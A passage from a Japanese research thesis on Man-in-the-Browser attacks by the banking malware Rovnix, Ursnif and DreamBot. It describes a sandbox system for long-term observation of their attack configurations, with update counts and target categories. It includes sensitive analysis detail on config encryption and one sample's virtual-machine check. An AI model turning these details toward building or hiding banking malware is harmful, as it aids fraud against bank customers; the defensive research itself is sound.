Web のコンテンツ改ざん時に用いられる不正 JavaScript の動的解析手法に関する研究には，柴田らの Js-Walker [39] や上川らの論文 [40] がある．これらは，いずれも難読化等の処理をされ Web コンテンツに埋め込まれた不正 JavaScript の解析に有用なシステムである．しかし，いずれも Drive-By-Download を引き起こす Exploit Kit に用いられる不正 JavaScript を対象としている．本研究では，MITB 攻撃によるコンテンツ改ざんで用いられる MITB 攻撃用 JavaScript を対象としており，解析の対象および目的が異なっている．

2.5 サイバー攻撃における攻防無限ループ

サイバー攻撃とその対策が互いに発展し，攻防無限ループ，すなわちイタチごっこに陥る問題がある．文献 [41] によれば，攻撃と防御はイタチごっこであり，攻撃者が技術的に優位な立場にあるとしている．文献 [42] では，攻撃と対策のイタチごっこが繰り返されるとしている．イタチごっこを繰り返さないためには，防御側が一歩先を読めるような形でインテリジェンスを活用する必要があるとしている．また，文献 [43] では，攻撃と防御のイタチごっこにおいて防御が優位な時点が必ず存在しているが，その対策が行き渡らないといった問題が存在するとしている．また，防御者側の生産性を向上させ最低限イタチごっこの状況を実現する

必要があるとしている．齊藤らの論文 [44] および石川らの論文 [45] では，人工知能による攻撃手法のプランニングや自己進化するマルウェアを用いた攻撃の進化について研究している．この研究において，攻撃の進化に伴い対策も適切に進化する必要があるとしている．MITB 攻撃と目的が近いフィッシング攻撃に着目すると，小倉の論文 [46] では，攻撃者と防御者のイタチごっこから抜け出すことが困難であるため利用者自身のリスク感度を高める必要があるとしている．Oest らの論文 [47] では，フィッシング対策は非常に困難であるが，防御者の継続的かつ密接なコラボレーションが不正防止のための最良のソリューションであるとしている．このような，攻防無限ループに陥る状況は，MITB 攻撃対策においても常に発生する重要な課題であると考えられる．

2.6 関連研究と本研究の差異

関連研究と本研究の違いについて述べる．

MITB 攻撃の実態解明については，2.3 節に示すような，個々のマルウェアファミリに対する解析や調査の結果が主である．金融系マルウェアの解析手法について，Prometheus [24] や論文 [25] のような手法はいずれも短時間で動的解析を行って挙動を解析するための手法である．これらの手法では，金融系マルウェアの挙動を継続的に監視し，最新の攻撃動向を把握することはできない．また，MITB 攻撃によるコンテンツ改ざんの主要な要素である MITB 攻撃用 JavaScript に着目した解析手法は調査の結果，提案されていない．

MITB 攻撃対策に関しては，2.1 節に示すとおり，多くの研究がなされ実用化もされている．しかし，対策手法を検討する研究の多くが既存の調査結果や自身の想定等で攻撃モデルを設定しており，実際の MITB 攻撃とは差異が発生する可能性がある．また，対策手法に関する研究は，BankSealer [20] や FraudBuster [21] のように不正送金を防止することに重きが置かれている．しかし，MITB 攻撃によってログイン認証情報やクレジットカード情報盗取等の不正送金以外の被害も発生している．これらの被害を防止する対策手法が必要である．また，Prometheus [24] は，動的解析の結果，改ざんされたコンテンツの特徴を検知に用いるとしているが，コンテンツの内容は Web ブラウザの種類やプラグインの影響を受けやすいため，より明確な特徴による MITB 攻撃検知が望ましいと考える．

2.5 節に示すとおり，サイバー攻撃とその対策では，攻防無限ループに陥るという本質的な課題が存在している．この課題は，MITB 攻撃対策においても同様であると考える．

本研究では，これらの課題に対応するため以下のとおり，研究を実施した．MITB 攻撃の実態解明に対する課題に対し，第 3 章で，金融系マルウェアを長期的に観測する手法を提案し，観測を行った結果から金融系マルウェアによる MITB 攻撃の最新動向を継続的に観測可能であることを示す．また，第 4 章で，MITB 攻撃用 JavaScript を安全に動的解析する手法を提案し，複数種類の金融系マルウェアで用いられる MITB 攻撃用 JavaScript を対象に評価を行った結果を示す．

MITB 攻撃対策に関する課題に対し，第 5 章で，金融系マルウェアの長期観測および MITB 攻撃用 JavaScript の解析結果に基づいて MITB 攻撃手法の分類を行った．この分類結果を用いて，既存対策手法の有効性の検討を行い問題点の明確化と有効な活用方法について考察した．また，MITB 攻撃による情報盗取等を未然に防止するための悪性通信に着目した検知手法について提案し，検知実験を行った結果を示す．

サイバー攻撃における攻防無限ループに陥るという本質的な課題に対して，第 6 章で，MITB 攻撃の特性を分析し，防御者が適切に対策を更新するためのエコシステムを構築することで，MITB 攻撃が攻撃者にとって非効率な手法となり，攻防無限ループを防御者優位で終わらせることが可能であると考える．この MITB 攻撃対策エコシステムを，本研究の提案手法を組み合わせることで実現可能であることを示す．

第 3 章

金融系マルウェアの長期観測

3.1 はじめに

本章では，金融系マルウェアによる MITB 攻撃の調査手法として，マルウェア本体の静的解析に加えて，マルウェアの挙動を定常的に観測し，金融系マルウェアの動作を指示する攻撃設定情報の変化を長期的に観測する方法を提案する．提案手法は，論文 [48] の調査手法を発展させ金融系マルウェアを長期的に挙動観測することを可能とするものである．また，提案手法に基づいて構築した，観測システムを用いて 2016/01〜2017/10 にかけて観測を行った．この結果，提案手法が複数の金融系マルウェアによる MITB 攻撃の実態を明らかにするうえで有効であることを示す．

3.2 提案手法

提案手法について述べる．金融系マルウェアは，C&C サーバおよびマニピュレーションサーバ等の外部サーバと通信をすることによって MITB 攻撃を行う．このため，マルウェア本体の静的解析のみで攻撃手法をすべて明らかにすることは不可能である．そこで，動的解析技術を用いてマルウェアの挙動観測を行うことで，攻撃手法を調査する必要がある．

一般的に動的解析は，挙動が不明なマルウェアに対し，短時間で効率的に内部挙動を明らかにすることを目的として用いられる．これに対し，提案手法では，静的解析を用いてマルウェアの詳細な調査を行い，その結果に基いて挙動観測を行うものである．提案手法では，MITB 攻撃の実態を明らかにするために以下の点に注目して調査を行う．

1. 攻撃設定情報
2. MITB 攻撃用 JavaScript 本体および MITB 攻撃用 JavaScript と連携するマニピュレーションサーバとの通信

提案手法は，以下の 2 フェーズで構成される．

- 静的解析フェーズ
- 挙動観測フェーズ

提案手法の概要を図 3.1 に示す．静的解析フェーズでは，観測対象とするマルウェアの代表マルウェアのみを静的解析する．この代表マルウェアの静的解析結果に基づき挙動観測フェーズで用いる観測シナリオおよび

観測環境の設定を決定する．その後，挙動観測フェーズでは，代表マルウェアおよび同種マルウェアの定点観測を行う．定点観測では，マルウェアの通信観測および C&C サーバ情報や攻撃設定情報の収集を行う．収集している情報に変化が生じた場合，MITB 攻撃のアクティブ調査を実施し攻撃手法の詳細を調査する（MITB 攻撃アクティブ調査の詳細は，3.2.3.2 目を参照）．また，マルウェアの更新や挙動に変化が生じた場合，必要に応じて対象マルウェアの静的解析を再度実施する．



図 3.1　提案手法の概要

各フェーズの基本的なフローは，次のとおりである．初めに観測対象の代表マルウェアを 3.2.1 項の方法で入手し，静的解析フェーズを実施する．静的解析フェーズが完了した時点で挙動観測フェーズに移り，静的解析フェーズの結果を用いて代表マルウェアの定点観測を開始する．また，定点観測で初回の攻撃設定情報を取得した時点で，MITB 攻撃アクティブ調査を実施する．同種マルウェアの収集は挙動観測フェーズと並行して実施する．その後，定点観測による攻撃設定情報の更新，または，同種マルウェアで異なる攻撃設定情報の取得をトリガとして MITB 攻撃アクティブ調査を実施する．

挙動観測を行う場合，観測対象とするすべてのマルウェアファイルに対し，静的解析を行うことが望ましい．しかし，同時期に攻撃活動を行う同種マルウェアであっても完全に一致しない多数のマルウェアファイルが存在しており，すべてを静的解析することは不可能である．そこで，提案手法では，代表マルウェアのみに詳細な静的解析を実施し，その結果を同種マルウェアに展開して挙動解析を行う事で複数のマルウェアの挙動観測を実施している．これは，攻撃者が金融系マルウェアを用いた攻撃活動において攻撃設定情報の形式や復号手法といった機能に変更を加えることなく，複数の同種マルウェアを長期的に運用しているという仮定に基づいている．また，同種マルウェアの追加を継続的に行って新たな観測対象を増やすことで，特定の観測対象マルウェアが活動を停止した場合にも観測を継続することを可能としている．なお，マルウェアの停止，攻撃設定情報が取得できない等の変化が生じた場合を契機として，対象マルウェアの静的解析を実施する．これにより，既知のマルウェアを再度静的解析することで，挙動観測環境を適切に維持することを可能とする．このように，静的解析の結果に基づいた挙動観測だけではなく，挙動観測の結果から必要な静的解析を適切に実施する静的解析フェーズと挙動観測フェーズのサイクルを回すことにより長期観測を可能としている．

次項以降に観測対象マルウェアの収集方法および各フェーズの詳細を述べる．

3.2.1 観測対象マルウェアの収集方法

観測対象マルウェアは，VirusTotal を利用して収集する．代表マルウェアは，セキュリティ研究者によってブロク等で報告される新種または，新たな攻撃活動を行うと考えられる以下の要件を満たす金融系マルウェアである．

- マルウェアの感染動作が判別可能な解析情報が記載されていること
- マルウェアの Hash 値が公開されていること

なお，感染動作とは，感染時に生成されるファイルやレジストリ等の内容および感染時の通信の内容を指す．これらの条件を満たすマルウェアを VirusTotal から入手して使用する．Hash 値の一致するマルウェアを VirusTotal から入手できない場合は，マルウェア名によって検索を行う．この結果，以下の項目のいずれかに該当し対象マルウェアである可能性が高いものを代表マルウェアの候補とする．

- 他の解析者によってマルウェア名のハッシュタグがコメントに付与されている
- オンライン動的解析サービスの結果がコメントに付与されており，解析結果が対象マルウェアの感染動作と一致する
- セキュリティ研究者によって公開された解析結果への URL 等がコメントに付与されており，解析結果が対象マルウェアである

この代表マルウェアの候補を静的解析した結果が，報告された感染動作と一致するものを代表マルウェアとする．

なお，同種マルウェアは，1 日 1 回 VirusTotal でマルウェア名を用いた検索に一致したもののうち，検索日から 1 日前までの期間で新たに登録されたマルウェアを最大 10 検体収集する．なお，代表マルウェアの判断項目のいずれかに一致するものがある場合は，優先して収集対象とする．この収集した検体を短時間動的解析し，感染動作が代表マルウェアの静的解析と一致するものを同種マルウェアとして観測対象とする．

3.2.2 静的解析フェーズ

静的解析フェーズについて述べる．静的解析フェーズでは，主に静的解析によりマルウェアの詳細を把握し，挙動観測で用いるための情報を取得する．このフェーズでは，IDA Pro [49]，OllyDbg [50] 等を使用して，マルウェアの動作フロー全体を調査する．特に挙動観測のために以下のポイントに着目して調査を行う．

(1) マルウェア本体の起動方法および感染時の耐解析機能の有無
本体が EXE ファイルでは無いマルウェアの起動方法や仮想マシンの検知等で動作を変更するマルウェアの耐解析機能を明らかにする．

(2) C&C サーバ情報
マルウェア本体内に保有する C&C サーバ情報を明らかにする．また，C&C サーバ情報を更新する方法の有無を把握する．

(3) 攻撃設定情報の入手方法，保存場所および復号方法
入手時の通信先，保存場所，復号方法に加えて攻撃設定情報に従ってマルウェアがどのような MITB 攻撃を行うかの詳細を明らかにする．

(4) その他攻撃機能
マルウェアの持つキーロガーやファイル収集等の情報収集，バックドア，スパムメール配信等の攻撃機能について把握する．

これらの調査結果を元に挙動観測フェーズの設定を行う．

3.2.3 挙動観測フェーズ

挙動観測フェーズについて述べる．挙動観測フェーズは，マルウェア定点観測と MITB 攻撃アクティブ調査の 2 つで構成される．

3.2.3.1 マルウェア定点観測

マルウェア定点観測は，仮想マシンで構築した動的解析環境を用いて長期動的解析を行うことで金融系マルウェアの攻撃設定情報の収集，解析を行うものである．なお，マルウェア定点観測を行うための長期観測システムの詳細については，3.2.4 項に述べる．

マルウェア定点観測では，静的解析フェーズの結果に基づき観測シナリオと仮想マシンの設定を変更することで対象の金融系マルウェアを長期的に観測することを可能とする．

観測シナリオは，以下の情報で構成される．

- マルウェア起動シーケンス
- 情報収集・復号シーケンス

マルウェア起動シーケンスは，静的解析フェーズの（1）の調査結果に従い，対象マルウェアの起動方法を指定する．観測システムは，マルウェア起動シーケンスの設定に従って投入されたマルウェアを起動する．デフォルトの設定は投入されたファイルを実行するものである．また，マルウェアによっては，活動のために Internet Explorer 等の Web ブラウザのような特定のプロセスが起動している必要があることがあるため，他のプログラムの起動や終了等も設定することが可能である．

情報収集・復号シーケンスは，静的解析フェーズの（2）および（3）の調査結果に従い，収集する対象および収集・復号するタイミングを指定する．観測システムは，情報収集・復号シーケンスの指定に従ってマルウェアによって保存されるファイル，レジストリ情報等を定期的に収集・復号する．情報収集・復号シーケンスのデフォルト設定では特になにも行わない．

仮想マシンの設定は，静的解析フェーズの（1）の調査結果からマルウェアに耐解析機能が備わっていることが判明した場合，回避に必要な設定を行う．また，（4）のその他の攻撃機能の調査結果から別マルウェアの起動等が判明した場合に，Windows のセキュリティ機能を利用して，金融系マルウェア本体の機能を損なわずに可能な範囲で実行ファイルの起動制限等の設定を行う．

これらの設定に加えて，静的解析フェーズの（3）の調査結果から対象マルウェアごとのツールの作成を行う．通常，マルウェアの通信内容，C&C サーバ情報および攻撃設定情報等の情報は，暗号化されている．このため，暗号の復号ツールを作成する．あわせて，復号に必要な鍵や証明書等の情報をマルウェア本体や通信結果から取り出すツールを作成する．このツールは，情報収集・復号シーケンスの復号処理に用いる．

3.2.3.2　MITB 攻撃アクティブ調査

MITB 攻撃アクティブ調査について述べる．MITB 攻撃アクティブ調査では，仮想マシンを利用した感染 PC を用いて攻撃対象サイトへの接続による調査を行う．アクティブ調査は，正規コンテンツの改ざんを行う MITB 攻撃用 JavaScript の持つ機能およびマニピュレーションサーバとの通信に着目して実施する．具体的には，感染 PC において Internet Explorer（以下，IE），Google Chrome（以下，Chrome），Firefox の 3 種類の Web ブラウザのデバッガ機能を用いて攻撃対象サイト接続時の通信および DOM 情報等を収集する．調査環境は，長期観測システムとは異なる仮想環境を用いて実施する．これは，感染 PC を操作して調査を行うことで長期観測システムが攻撃者に検知されることを回避するためである．MITB 攻撃アクティブ調査に利用した環境を表 3.1 に示す．

表 3.1　MITB 攻撃アクティブ調査環境

ホスト OS	OS X，macOS
仮想環境	VMware Fusion
ゲスト OS	Windows 7 Professional 32bit
	*Firewall, Update 停止

なお，この調査は，攻撃対象サイトの運用に悪影響がないこと，感染 PC の利用により感染の拡大等がないことを金融系マルウェアおよび MITB 攻撃用 JavaScript の解析結果から明らかにしたうえで実施している．

3.2.4　長期観測システム

長期観測システムについて述べる．長期観測システムの概要を図 3.2 およびに表 3.2 に示す．



図 3.2　長期観測システム概要

長期観測システムは，KVM+QEMU で構築した仮想マシンで構築される観測部と仮想マシンの外部から観測データの収集や観測環境の制御を行う制御部で構築される．長期観測システムは，3.2.3.1 目のマルウェア起動シーケンスに従って観測環境の仮想マシンに対象マルウェアを感染させ，情報収集・復号シーケンスに従ってマルウェアの作成するファイルおよびレジストリ等の収集を行う．また，仮想マシンのパケットキャプ

表 3.2　長期観測システム環境

環境 1	ホスト OS	CentOS 6.5
	データベース	なし（Samba でデータを共有）
環境 2	ホスト OS	CentOS 6.7
	データベース	MongoDB
共通	仮想環境	KVM+QEMU,（ライブラリ libvirt 0.10.2, API: QEMU 0.10.2, ハイパーバイザー: QEMU 0.12.1）
	ゲスト OS	Windows 7 Professional 32bit *Firewall, Update 停止

チャをホストマシンで保存し，通信内容を定期的に分析する．観測システムでは，攻撃設定情報に変化が生じた場合，メールで差分情報を観測者に通知する機能を有している．仮想マシン内には，仮想マシンを操作するための REST API を提供する Web サーバを構築する．表 3.3 に Web サーバの構成を表 3.4 に提供する REST API の概要を示す．

表 3.3　仮想マシン操作用 Web サーバ

Web サーバ	Flask 0.10.1
開発言語	Python 2.7.6

表 3.4　仮想マシン操作用 REST API 概要

REST API	機能
update	任意のファイルを仮想マシン内の任意のファイルパスに投入
exec_proc	仮想マシン内の任意ファイルまたは任意コマンドの実行
collect	仮想マシン内の任意のファイルまたはレジストリ情報を収集
process	仮想マシン内のプロセス一覧を取得
service	仮想マシン内のサービス一覧を取得

観測シナリオのマルウェア起動シーケンスおよび情報・収集シーケンスは，この仮想マシン操作用 Web サーバを操作することで，観測を自動化している．以下に各シーケンスによる Web サーバの操作について記載する．

マルウェア起動シーケンス

仮想マシン操作用 Web サーバに対し，マルウェアの投入，起動を行うための HTTP リクエストを送付する Shell スクリプトを生成し，実行する．

情報収集・復号シーケンス

仮想マシン操作用 Web サーバに対し，攻撃設定情報の保存されたレジストリやファイル等の収集対象を取得するための HTTP リクエストを送付する Shell スクリプトを生成し，制御部において定期的に情報収集を行う．なお，仮想マシン内の情報収集を必要とせず，通信内容から復号可能な場合は，パケットキャプチャデータから攻撃設定情報を抽出する．そのため，Web サーバの操作は行わない．

なお，REST API 経由で操作を行うことにより，自動化だけでなく GUI を直接操作することなく感染環境を操作することも目的としている．これは，金融系マルウェアがキーロガー等の機能を有していた場合に GUI 操作で情報収集や設定変更等を行うことで，観測環境が露見する可能性を低減するためである．

本システムが，Cuckoo Sandbox [51] 等の他の動的解析システムと大きく異なる点は，攻撃設定情報の収集に特化するため API のコールシーケンス等のマルウェアの内部挙動を収集する機能を持たない点である．これは，API Hook 等のマルウェアの動作に干渉する恐れのある解析を行うことで，強制終了や解析環境であることを検知される等の発生の可能性を排除するためである．

本システムでは，マルウェアの観測が問題なく行えているかを常に監視することで，長期的な観測を可能としている．仮想マシン操作用 Web サーバは，仮想マシンの死活監視のために制御部と定期的に通信を行うことで，仮想マシンが正常に稼働しているかを監視する．また，REST API のプロセスおよびサービスの一覧を取得する機能を用いて，定期的に観測マシン内のプロセスおよびサービスの一覧を収集して確認することで，マルウェア本体やマルウェアにインジェクションされたプロセス等の監視対象プロセスが停止していないかを監視する．さらに，制御部では，1 時間ごとに仮想マシンごとのパケットキャプチャデータを分析する．この際に，通信内容に C&C サーバとの通信が含まれるかを確認することで，マルウェアのプロセスが動作しているか，C&C サーバが停止状態に無いかを監視する．これらの，いずれかに問題が発生した際には，静的解析の再実施，観測環境の調査・設定見直し，観測対象の変更を行うことで，観測環境を維持することが可能となる．

長期観測システムでは，観測環境であることを秘匿するために，複数の ISP 回線を定期的に切り替えることで IP アドレスが一定にならない状態としている．

長期観測システムは，C&C サーバとマルウェアの通信を監視するためにインターネット環境に接続する必要があるため図 3.2 の FilterServer において接続制限を実施している．また，Dummy Server により観測対象マルウェアの通信に擬似応答を返却する．Filter Server は，iptables によって日本国内の IP アドレスに対する通信を行えない状態としている．これは，攻撃対象である国内金融機関へ不正ログインをするための踏み台として使用されないようにする対策である．また，ポート番号により，SMTP を用いたメール送信のサービスを Dummy Server へ転送する設定を行っている．Dummy Server では，Filter Server によって転送された SMTP サービスにメール送信完了のダミー応答をすることで正常環境を装う．これらは，金融系マルウェアは自身の感染拡大のためにスパムメールの配信を行うマルウェアをダウンロードして感染させる恐れがあるため，SMTP を用いた感染メール配信に加担しないことを目的としている．さらに，通信の常時監視を実施している．

3.3 観測対象

観測対象とした金融系マルウェアについて述べる．本章において対象とする金融系マルウェアは，Rovnix，Ursnif，DreamBot の 3 種類とする．これらのマルウェアはいずれも MITB 攻撃による認証情報の盗取を行うことが知られている．観測対象とするマルウェアの観測期間を表 3.5 に示す．

表 3.5　観測対象マルウェア

マルウェア名		観測期間	観測環境
Rovnix	検体 A	2016/01 ～ 2016/10	環境 1
	検体 B	2016/01 ～ 2016/10	
Ursnif	検体 C	2016/07 ～ 2017/04	環境 2
	検体 D	2016/07 ～ 2017/04	
	検体 E	2016/08 ～ 2017/04	
	検体 F	2017/01 ～ 2017/04	
DreamBot	検体 G	2017/02 ～ 2017/04	
	検体 H	2017/04 ～ 2017/06	
	検体 I	2017/07 ～ 2017/09	
	検体 J	2017/09 ～ 2017/10	

3.4　静的解析結果および観測環境設定情報

3.4.1　Rovnix

Rovnix は，本体が DLL 形式のマルウェアであり，rundll32 コマンドを使用して起動される．Rovnix の C&C サーバ情報には，The Onion Router（以下，Tor）で使用されるドメインが含まれている．Tor の通信は，MITB 攻撃には用いられていないため観測環境では，Tor のドメインへの通信を制限する．C&C サーバとの HTTP 通信では，C&C サーバ情報の更新，攻撃設定情報の更新等の通信が行われる．これらの通信内容は，RC2 方式で暗号化されている．RC2 方式で利用される Key と iv 情報はマルウェア本体に保持している．また，攻撃設定情報は，ファイルやレジストリには保存されないため通信内容から観測する必要がある．

調査結果に従い長期観測システムの設定を以下のとおりとする．

マルウェア起動シーケンス

検体の起動を rundll32 コマンドを使用して実行する

情報収集・復号シーケンス

パケットキャプチャ情報から C&C サーバ情報の更新および攻撃設定情報の更新を監視する

仮想マシン設定

Tor ドメインへの通信を制限

ツール作成

暗号データ復号ツールおよび RC2 で用いる Key，iv データ抽出ツールの作成

3.4.2　Ursnif

Ursnif は，本体が EXE 形式のマルウェアである．Ursnif は初期化処理の際にディスクドライバ情報を確認して仮想マシン環境を検知すると動作を停止する．C&C サーバとの通信は，マルウェア内に保有する C&C サーバ情報を用いて HTTP 通信が行われる．Ursnif の攻撃設定情報は，C&C サーバとの HTTP 通信もし

くは UDP の P2P 通信のいずれかで更新される．取得された攻撃設定情報は感染 PC の特定レジストリに保存される．攻撃設定情報は，Serpent 方式と RSA 方式の組み合わせで暗号化されている．Ursnif の攻撃設定情報更新の通信データには，Serpent 方式で暗号化された攻撃設定情報と復号するための共通鍵が含まれており，RSA 方式で暗号化されている．RSA 方式の公開鍵は，マルウェア本体に保有している．

調査結果に従い長期観測システムの設定を以下のとおりとする．

マルウェア起動シーケンス
: デフォルト設定

情報収集・復号シーケンス
: 攻撃設定情報および C&C サーバ情報の保存されるレジストリ情報を定期的に収集する

仮想マシン設定
: ディスクドライバを Windows デフォルトに変更する

ツール作成
: 暗号データ復号ツールおよび RSA 公開鍵の抽出ツールの作成

3.4.3 DreamBot

DreamBot は，Ursnif の亜種であり，Tor を用いた C&C サーバとの通信が行われる点を除くと，Ursnif とほぼ同一のマルウェアである．調査結果から DreamBot の観測環境の設定は，Ursnif 観測環境の設定を使用する．

3.5 観測結果

各検体の挙動観測結果について述べる．Ursnif と DreamBot は，静的解析の結果からコードが非常に類似していることおよび，攻撃設定情報の形式および復号方法が同一であることから継続した攻撃活動であると仮定し観測結果の分析を行った．

3.5.1 攻撃設定情報観測結果

観測期間中の攻撃設定情報の月ごとの更新回数を表 3.6 に示す．攻撃設定情報に含まれた攻撃対象サイト数を表 3.7 に示す．なお，攻撃設定情報の更新の判断は，新たに収集した攻撃設定情報と既存の攻撃設定情報を diff コマンドを用いて比較し，完全一致ではなくなった場合に更新されたと判断する．

3.5.1.1 Rovnix 検体 A〜B 攻撃設定情報の観測結果

検体 A〜B の攻撃設定情報の観測結果について述べる．表 3.6 から検体 A は，10 ヶ月の観測期間中に 60 回と頻繁に攻撃設定情報が更新されたが，検体 B は 2 回しか更新されていないことがわかる．また，検体 B は攻撃設定情報が観測開始時の 2016/01 に 1 度更新された後は，2016/03 に 1 度更新されたのみである．

表 3.7 から，検体 A〜B には，いずれも攻撃対象として銀行のみが設定されていた．また，攻撃対象にされた口座は，個人口座および法人口座が設定されていた．

表 3.6　検体 A～J の攻撃設定情報更新回数

年月	検体 A	検体 B	検体 C	検体 D	検体 E	検体 F	検体 G	検体 H	検体 I	検体 J
2016/01	46	1								
2016/02	9	0								
2016/03	1	1								
2016/04	1	0								
2016/05	2	0								
2016/06	1	0								
2016/07	0	0	1	3						
2016/08	0	0	0	1	6					
2016/09	0	0	0	0	0					
2016/10	0	0	0	0	2					
2016/11			0	0	4					
2016/12			0	0	0					
2017/01			0	0	1	1				
2017/02			0	0	0	0	6			
2017/03			0	0	0	0	1			
2017/04			0	0	0	0	0	6		
2017/05								5		
2017/06								1		
2017/07									1	
2017/08									1	
2017/09									1	3
2017/10										1
総更新回数	60	2	1	4	13	1	7	12	3	4

表 3.7　検体 A～J の攻撃対象

	検体 A	検体 B	検体 C	検体 D	検体 E	検体 F	検体 G	検体 H	検体 I	検体 J
銀行（個人口座）	28	38	17	6	27	19	8	21	18	19
銀行（法人口座）	14	18	2	0	21	3	2	11	5	8
その他	0	0	10	0	0	10	0	13	18	17
総数	42	56	29	6	48	32	10	45	41	44

3.5.1.2　Ursnif・DreamBot 検体 C～J 攻撃設定情報の観測結果

検体 C～J の攻撃設定情報の観測結果について述べる．検体 C～J では，設定される攻撃手法が異なる 2 種類の攻撃設定情報が確認された．攻撃設定情報の違いに基づき攻撃グループ 1（検体 D，E，G）と攻撃グループ 2（検体 C，F，H，I，J）に分類して結果を確認する．なお，各攻撃グループの攻撃手法に関しては，3.5.3.2 目に述べる．

表 3.6 から，攻撃グループ 1 の検体 D と攻撃グループ 2 の検体 C は，ほぼ同時期の 2016/07 に攻撃活動の開始が確認された．その後，攻撃グループ 1 は検体 D の 2016/07～2016/08，検体 E の 2016/08～2017/01，検体 G の 2017/02～2017/03 と 2016/07～2017/03 まで攻撃設定情報の更新が確認されている．これに対し，攻撃グループ 2 では，検体 C の攻撃設定情報が更新されない状態が継続し，2017/01 に検体 F が確認されるが攻撃設定情報の更新は継続しなかった．その後，2017/04 以降，検体 H の 2017/04～2017/06，検体 I の 2017/07～2017/09，検体 J の 2017/09～10 と 2017/04～2017/10 まで攻撃設定情報が更新されている．

表 3.7 から，攻撃グループ 1 では，攻撃対象として銀行のみが設定されている．攻撃グループ 2 では，銀行に加えてその他の攻撃対象が設定されている．その他の攻撃対象サイトと検体の対応を表 3.8 に示す．また，検体 D を除くすべての検体で個人口座および法人口座が設定されており，検体 D では，個人口座のみが設定されている．

表 3.8　銀行以外の攻撃対象

検体	攻撃対象サイト
検体 C，F	カード会社
検体 H，I，J	カード会社，EC サイト，仮想通貨取引所，フリーメール，ファイル共有サービス

3.5.2　攻撃設定情報観測結果の考察

攻撃設定情報の観測結果について考察する．

（1）検体 A～B の攻撃設定情報更新状況について

表 3.6 の検体 A～B の攻撃設定情報の観測結果のうち，攻撃設定情報の更新期間および回数の結果から検体 A は観測の開始時点である 2016/01 において 46 回と突出して更新回数が多い．2016/01 の攻撃設定情報の更新内容を確認すると数時間以内に攻撃設定情報が複数回更新される様子が見られた．このことから，この期間中は，攻撃者による C&C サーバの運用が安定していない可能性が考えられる．また，検体 A と検体 B では，検体 A は継続して攻撃設定情報が更新されているのに対し，検体 B では，ほとんど更新されていない．よって，観測期間中に検体 A は活発に攻撃を行ったのに対し，検体 B は攻撃が活発ではなかったと考えられる．

（2）検体 C～J の攻撃設定情報更新状況について

表 3.6 の検体 C～J の観測結果から，攻撃グループ 1 の検体 D および攻撃グループ 2 の検体 C は，共に検体 A の攻撃設定情報の更新が観測されなくなった 2016/07 から攻撃設定情報の更新が確認されている．このことから，検体 D と検体 C はいずれも，Rovnix に代わって新たに Ursnif が用いられるようになったという可能性が考えられる．また，その後，攻撃グループ 1 では，検体 D，E，G の各検体の攻撃設定情報の更新期間が連続している．このことから，攻撃グループ 1 は，攻撃グループ 1 の検体 D，E，G と検体を変更して継続した攻撃活動であると考えられる．攻撃グループ 2 では，検体 C，F と攻撃設定情報の更新がない検体が連続した後，攻撃グループ 1 の検体 G で攻撃情報の更新が確認されなくなった 2017/04 から，検体 H，I，J の各検体の攻撃設定情報の更新期間が連続している．このことから．攻撃グループ 2 は，攻撃グループ 1 の攻撃が活発な期間では，攻撃が活発ではなく，攻撃グループ 1 の停止後に攻撃が活発になり，検体 H，I，J と検体を変更して継続した攻撃活動であると考えられる．

（3）攻撃対象サイトについて

攻撃対象サイトに関しては，表 3.7 の結果から，検体 A～B および攻撃グループ 1 の各検体では，銀行のみ

が攻撃対象とされていることが分かる．これに対し，攻撃グループ 2 では，銀行以外の攻撃対象が追加されていることが分かる．表 3.8 から検体 C，F では，カード会社が設定され，検体 H，I，J では，カード会社に加えて，EC サイト，仮想通貨取引所，フリーメールサービス，ファイル共有サービスが設定されていることが分かる．この結果から，観測期間の後半に進むにつれて攻撃対象が銀行以外に拡大していることが分かる．なお，攻撃対象とされた銀行の口座に着目すると検体 D で個人口座のみが設定されていることを除くと，すべての検体で個人口座，法人口座が設定されており，個人，法人のいずれも攻撃対象とされている状況が続いていることが分かる．

3.5.3 MITB 攻撃手法

各検体の MITB 攻撃手法の分析結果について述べる．

3.5.3.1 Rovnix 検体 A〜B による MITB 攻撃手法

検体 A〜B が行う MITB 攻撃手法の分析結果について述べる．Rovnix の攻撃設定情報に従って実行される MITB 攻撃の主な改ざん内容を以下に示す．

- 不正送金の注意喚起および推奨セキュリティ製品の案内の非表示化
- 挿入コード片の挿入

検体 A〜B の検体間で改ざん手法に違いは見られなかった．また，検体をまたがって存在する攻撃対象では，文字列の挿入位置，挿入内容が一致することが確認された．

